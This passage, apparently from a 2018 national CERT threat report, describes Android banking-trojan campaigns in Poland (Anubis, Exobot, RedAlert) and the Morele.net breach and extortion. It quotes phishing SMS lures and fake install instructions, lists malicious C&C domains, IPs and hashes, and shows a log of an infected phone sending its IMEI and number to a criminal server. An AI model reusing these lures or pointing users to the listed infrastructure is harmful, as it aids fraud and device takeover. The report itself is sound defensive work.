In 2018, we noted a number of malware campaigns targeting Polish and international users of the Android operating system. The aim of each campaign was to convince the user to install a malicious app. As a result of the permissions granted, such apps enabled the attacker to take control of the victim's device. The main objectives of said malware included stealing banking applications login data and intercepting SMS communication and notifications with authorisation codes. Selected malware families, depending on the variant distributed, also offered some additional functionalities, the most common of which included access to the microphone and camera, downloading information about the victim's location, taking screenshots, and accessing files stored on the device. Below, you can find a brief description of selected samples, together with their distribution methods.

Flaga Polski (Polish Flag)

The fake application was available for download from the Google Play Store. The malware offered a real functionality, namely changing the background on the device. The malicious code was used to connect to a C&C server set up by a criminal in order to download one of the variants of the popular Anubis bankbot (see page 55). At the moment, the malicious application is no longer available in the Google Play Store. Based on the data from unofficial mirror services, we can conclude that it was distributed in two variants. The first variant of the application (Flaga Polski com.kaishapp.flag.app)[25] was available for download in early March, the second variant with a slightly different name (Flaga Polski com.flag.pl.android.noad)[26], was available at the end of April[27].



Translate the description into English (United States) using Google Translate?

To żywe tapety stworzy dynamiczny efekt fali po dotknięciu ekranu.
Stworzony specjalnie dla patriotów. Idealne na obchody święta narodowego!

Główne cechy:
- Bezpłatne
- 15 różnych środowisk
- różnych rozmiarów tętnienia
- Wsparcie Akcelerometr

Figure 15. Downloading the app from Google Play. (source: Twitter: @pr3wtd)




***Figure 16.** Flaga Polski – view after launching the application.*

[25] https://apkgk.com/com.kaishapp.flag.app
[26] https://apkpure.co/flaga-polski-com-flag-pl-android-noad/
[27] https://twitter.com/pr3wtd/status/994581442222022657

Infection indicators

IP addresses[28]:
- 194.165.16.28:81
- 31.184.234.30

Malicious payload:
- SHA256: 7f6799d4fc35759485ee5346ae767e4f9ed6432f053071a760810486f1e73a80
- SHA256: 63f716bb51055fc26ea40826d775be3373b0215b9694c278251c7f981b79fe2c

App installers:
- Flaga Polski (com.kaishapp.flag.app)
 SHA256: c408ea8a2fad9665e2422bc8ce7143e97fef7613071c19d64483a3e3c9cbbf18
- Flaga Polski (com.flag.pl.android.noad)
 SHA256: fc359b0539bc4752fde699b7915fe379bad5e7c3436ca8ec22efe1f9bc95262e

Bankowość uniwersalna Polska (Polish Universal Banking)

On the 20th of March, m0br3v shared information on his Twitter profile about the emergence of a fake application on Google Play, aimed at the users of Polish mobile banking services. The malicious code stole login data and payment card data from 21 popular banking applications. Almost at the same time, a similar application attacked customers using mobile applications of 6 Russian banks[29].




Figure 17. *Application in the Google Play store / Bank selection window after launching the app (source: Twitter: @m0br3v).*

Infection indicators[30]

App installers:
- Universal online banking Poland (tpr.gdsss.kkil) - wersja polskojęzyczna
 SHA256: 1da19ee46a6ba488715dd44bd165785498f001846f2f7e8d4d6c47c1d0b8e20e
- Универсальный мобильный банкинг (xpm.nbnvc.huoijoi) - wersja rosyjskojęzyczna
SHA256: 026046f0f6fcd9031be70d5095d28dfa2f599b5e31eb5f0286e2484754548adb

Connected domains:
- wecomeeu.com - wersja polskojęzyczna
- wecomeru.com - wersja rosyjskojęzyczna


[28] https://twitter.com/pr3wtd/status/994581442222022657
[29] https://twitter.com/m0br3v/status/976064735622893568
[30] https://twitter.com/m0br3v/status/976064735622893568

LTE 5+ certificate

The campaign used social engineering, taking advantage of the entry into force of the General Data Protection Regulation (GDPR). The victims received an SMS message from Info, informing them about the need to install the LTE 5+ certificate to make sure that the phone will still be available to make/receive calls and use mobile data. The sender of the message signed as Operator and prompted victims to follow a link to http://vrte462.com/nieblokuj/, where the installation instructions were supposed to be[31].

It is worth noting that devices running Android OS by default do not allow users to install applications downloaded outside the official Google Play Store. If the user wants to download and install such an application at their own risk, they can check the „Allow installation of apps from unknown sources" option in their system security menu. However, we urge everybody not to do this. Unofficial app stores, as well as websites that impersonate well-known brands, are currently one of the most popular malware distribution methods. The instructions provided on the fake website prompted the users to change the configuration of their devices, and then to download and install the malicious app. As a result of a mistake made by the criminal, the visitor did not have time to read the instructions – shortly after going to the website, the user was redirected to the address from which malware was downloaded[32].

The malware installer has requested access to many critical functions:



Certyfikat

Do you want to install this application? It will get access to:

- modify system settings
- read your contacts
- precise location (GPS and network-based)
- directly call phone numbers
  this may cost you money
  make/receive SIP calls
  read phone status and identity
- read your text messages (SMS or MMS)
  receive text messages (SMS)
  send and view SMS messages
  this may cost you money
- modify or delete the contents of your SD card

modification of system settings

access to contacts

geolocation

making calls, access to network information, user's number, call status

access to SMS/MMS messages

access to SD card

Figure 18. *List of permissions required by the installed application.*


The malicious domain that the malware was trying to connect to is currently inactive. The analysis of the artefacts in the sample suggests that it constituted the first stage (dropper) of the bank trojan Exobot[33]. Interestingly, almost simultaneously another campaign (UPS App) was carried out, sending users to http://przesylkadodomu[.]info/receive-package/website, trying to distribute the same sample[34].

[31] https://niebezpiecznik.pl/post/sms-rodo-certyfikat-lte/

[32] https://niebezpiecznik.pl/post/sms-rodo-certyfikat-lte/

[33] https://securityintelligence.com/ibm-x-force-delves-into-exobots-leaked-source-code/

[34] https://twitter.com/pr3wtd/status/995214524851671040



INFORMACJA

Na odbiór masz 1 dzien!

Zainstaluj Aplikacje UPS

Instalowanie APK w Androidzie

Wchodzimy w **Ustawienia**, a następnie w zakładkę **Zabezpieczenia**. Z jej poziomu zaznaczamy opcję: **"Nieznane źródła. Zezwól na instalację aplikacji z nieznanych źródeł"**. Dzięki temu będziemy mogli instalować certyfikaty APK.

Hasła

Hasła są widoczne ●

Administracja urządzeniem

Administratorzy urządzenia
Wyświetl lub dezaktywuj administratorów urządzenia

Nieznane źródła ●
Zezwalaj na instalowanie aplikacji ze źródeł innych niż Sklep Play

Figure 19. *A screenshot of the page that prompted the victim to change device configuration and download a harmful application (source: Twitter @pr3wtd).*


Infection indicators[35, 36]
App installer: - Certyfikat (ybtdrnon.lpydlhqlraoibnxhpw) SHA256: 53e32d2a0347fc959388b07560994a601477d2887ad7fa1199ab0bc6815ebe17
Connected domains: - vrte62.com - przesylkadodomu.info - sdsdsdsdaas.tk

[35] https://twitter.com/pr3wtd/status/995214524851671040
[36] https://niebezpiecznik.pl/post/sms-rodo-certyfikat-lte/

LTE 5.0 Driver Update

Less than 10 weeks after the first campaign prompting Polish users to install a malicious application from a fake website, another LTE-themed campaign was carried out. This time the criminals prompted their victim to visit a fake website by sending SMS messages or calling selected people37.

The contents of the SMS suggested that the victim should visit http://aktualizacja-lte5.pl in order to read the software update instructions. A similar method was used by criminals during phone calls. The attackers introduced themselves as mobile network operator's representatives and explained the need to download an update. Refusing to install the patch, referred to as LTE 5.0 driver, was supposed to result in no mobile network coverage and inability to make calls. The website used social engineering to trick the victim into installing software from unofficial sources and infecting themselves with a banker trojan (this time it was RedAlert).[38, 39]



LTE Secured protection

Aktywowanie tego administratora zezwoli aplikacji LTE 5 na wykonywanie następujących operacji:

Monitoruj próby odblokowania ekranu
Przy odblokowywaniu ekranu monitoruje, ile razy wpisano nieprawidłowe hasło, i blokuje telefon lub usuwa z niego wszystkie dane, jeśli nieprawidłowe hasło podano zbyt wiele razy

Blokowanie ekranu
Kontrolowanie sposobu i warunków blokowania ekranu


Ustaw czas ważności hasła blokady ekranu
Zmiana częstotliwości, z jaką należy

← Administratorzy urządzenia

Osobiste

LTE Secured protection
Enable security protection ☑

__Figure 20.__ A malicious application requests to become a device administrator / list of applications that have been given administrative privileges.



```
datasender: registerDevice()
network : connection to http://46.161.42.163:7878
network : wroted data: {"number":"[redacted]
[redacted]","imei":"[redacted]
","hash":"[redacted]
```


__Figure 21.__ A fragment of communication of an infected device showing an attempt to register on a criminal's server.

[37] https://niebezpiecznik.pl/post/aktualizacja-sterownika-lte-sms/
[38] https://twitter.com/NaxoneZ/status/1019122241819283456
[39] https://niebezpiecznik.pl/post/aktualizacja-sterownika-lte-sms/

Infection indicators[40]
App installer: - LTE 5 (com.asifdwbq3fsd.dfwiuwzifnsi) SHA256: 76d0ce5553c43e180f327fa5142b47b61d38c85888521763b0cbf86a46895521
IP addresses: - 46.161.42.163:7878
Connected domains: - qwnqwtwitter.com - aktualizacja-lte5.pl

BZWBKlight

At the end of July 2018, Google Play Store hosted a fake application impersonating BZ WBK bank. The tool was presented as a quicker and more simplified version of the bank's existing mobile app. The main objectives of said malware included stealing mobile banking login data and intercepting SMS messages with authorisation codes. Malware was distributed via Google Play Store, listed among Google search results, and promoted using Google AdWords, as well as ads on Wykop.pl and mobile game websites[41]. Users should note the unknown publisher name (West Corp Services) and the developer's e-mail address 1urkgroup@gmail.com, which was different from the one linked with the official version of the app.



Translate the description into English (United States) using Google Translate?

Cały bank masz teraz w telefonie.

Najważniejsze funkcje aplikacji:
- Sprawdzaj saldo, historię rachunków, bądź zawsze n
- Wysyłaj przelewy
- Zarządzaj swoimi kartami: blokuj, zastrzegaj, nadaw

WHAT'S NEW
Release

ADDITIONAL INFORMATION

Updated July 29, 2018	Size 2.3M
Current Version 1.0.1	Requires Android 5.0 and up
Permissions View details	Report Flag as inappropriate
Developer 1urkgroup@gmail.com Privacy Policy	


Figure 22. *Fake banking application in Google Play Store (source: Niebezpiecznik.pl).*

Infection indicators[42]
App installer: - BZWBKlight (pl.zachodni.light) SHA256: 7fe1e261ecf70d1002a7130cc74c9c4e6e7cff0d34036f13f2463d96069ba990

[40] https://niebezpiecznik.pl/post/aktualizacja-sterownika-lte-sms/
[41] https://zaufanatrzeciastrona.pl/post/uwaga-na-nieustajace-ataki-na-klientow-bz-wbk-w-sklepie-google-play/
[42] Ibid.

Campaign impersonating Niebezpiecznik and Orange

At the end of August 2018, an e-mail message was sent to Polish users (the list of recipients included people with addresses available in the CEIDG database), in which the sender pretended to be a representative of Niebezpiecznik.pl website. The author of the e-mail informed about mass infections, prompting users to visit http://www.orangę.pl/cybertarcza and scan the device with an antivirus application[43].



Not Secure | xn--orang-n0a.pl/cybertarcza/

CyberTarcza Orange

Poziom bezpieczeństwa niski.

Wykryto zagrożenie, zeskanuj urządzenie.

Zeskanuj Urządzenie Online i napraw błędy bezpieczeństwa

Figure 23. *Phishing website impersonating Orange Cyber Shield (source: Niebezpiecznik.pl).*


Users could notice a deliberate typo in the link, which led them to a phishing site pretending to be Orange Cyber Shield – http://xn--orang-n0a.pl/cybertar- cza (address after conversion to punycode)[44]. If the visitor believed that their device requires scanning, they were redirected to the next subpage informing about a detected virus. A false recommendation to download the antivirus led to the familiar instructions regarding installing apps from unknown sources and the link to the Anubis bankbot. The downloaded application presented itself as Uber App – the name, which does not fit the context, may suggest that the sample was used in more than one campaign.

Infection indicators[46]
App installer: - Uber App (cihomy.iatfxismdobcaqqg.yikltdmmxgizz) SHA256: 849fc58b3a7310f67f98b94259b9c4f2f2beb28fd0ef5b8092d77ece9fd3fc40
Connected domain: - xn--orang-n0a.pl/cybertarcza
URLs: - http://ktosdelaetskrintotpidor.com - http://sositehuypidarasi.com

[44] https://pl.wikipedia.org/wiki/Punycode
[45] https://niebezpiecznik.pl/post/atak-orange-niebezpiecznik-cybertarcza/
[46] Ibid

InPost

A regularly occurring malware distribution scenario entails criminals impersonating a courier company or package delivery company. In the beginning of November, we noticed a malware campaign based on impersonating InPost, an operator of a parcel locker network. The attack compromised of sending an SMS to the user, with information regarding a delivered shipment awaiting collection and a link to a fake domain.




Wiadomość sieciowa

Witam paczka czeka na odbior sprawdz jej status na naszej stronie http://inqost.pl/sledzenie-przesylek/

Figure 24. *A domain with a changed letter, leading to a server controlled by criminals.*

The link redirected users to a website, where they could download and install an application from unofficial sources. By installing the application, which masks itself as a parcel tracking tool, the users infected their devices with one of the variants of Anubis banking trojan, combining a malicious banker tool, a RAT tool and ransomware.



inqost.pl/sledzenie-przesylek/android.html

Instrukcja Instalacji Aplikacji Mobilnej Inpost

Zainstaluj Aplikacje Inpost aby kontynuować.

Pobierz Aplikacje Inpost

W przypadku problemu z pobraniem aplikacji prosimy skorzystać z przegladarki "internet" zamiast "Chrome"

paczkomaty.tk/inpost/

Zgłoszone strona dokonująca ataków!

Śledzenie przesyłek

Pobierz i zainstaluj aplikacje i śledź swoja paczke :)

Twoja paczka wyruszyla w droge do Paczkomatu


Numer paczki
661565966666141166667966

Kliknij aby pobrac dane przeszylki:

Figure 25. *Phishing websites trying to pass themselves off as InPost.*

Indicators of Compromise
App installer: - Android Service (com.aqgkigxqck.jovgek) SHA256: dfd28df17b6e1d3d9f1e71847358acc952032bba972d96b3ba6705e6d3f7c1e5 - InPost (com.voxrycgojujq.staxms) SHA256: c250640d2c57be3c80defba417c9801b4083a7b438dbe46dc8bb0687a3515a7b
Connected domains: - inqost.pl - paczkomaty.tk
URLs: - https://twitter.com/Sh666Ca - https://twitter.com/Paulina39484624 - http://krcbkushr8sushofurnkhufkjvnstgvt.com - http://ktosdelaetskrintotpidor.com - http://sositehuypidarasi.com

Morele.net store data breach


morele.net


Drogi Kliencie,

doszło do nieuprawnionego dostępu do danych osobowych naszych Klientów: adresu e-mail, numeru telefonu, imienia i nazwiska (jeśli zostało podane) oraz hasła w postaci zaszyfrowanego ciągu znaków (hash). Istnieje ryzyko, że dotyczy to również Twoich danych. Dostęp został wykryty i zablokowany.

On the 20th of December 2018, a user of Wykop.pl website published a report[47] from an attempt to blackmail Morele.net e-commerce store representatives. The author of the post published the correspondence with the employees and evidence of a security breach at the store's server, which allowed the attacker to steal the user database. The breached data included full names, e-mail addresses, phone numbers and hashed passwords. The criminal asked for a ransom of 15 BTC, which amounted to 200,000 PLN at the exchange rate on the day of asking, for not disclosing information about the breach.

> *"Hello, Wykop users. Recently, I came across an open server – it was a server belonging to morele.net, with unsecured ports, open php myadmin and the most wonderful framework in world, simply exposed to the outside."*

[47] http://www.wykop.pl/ramka/4704903/morele-net-historia-by-xarm/



Od: Arm <arm[redacted]@protonmail.com>

Do[redacted]@morele.systems, admin@morele.net[redacted]

Pokaż szczegóły

Cześć. Jak juz mogliście zauważyć od paru dni - wyciekła wasza baza danych.
Zaprzeczanie, że jest ściśle chroniona do PR to bullshit. Wszyscy dobrze o tym wiemy.

Próbowaliście zabezpieczyć, nie zabezpieczyliście i nie zabezpieczycie bez naszej pomocy.

Ostatnie kampanie phishingowe miały na celu uświadomienia wam, ze i tak nie jesteście w s

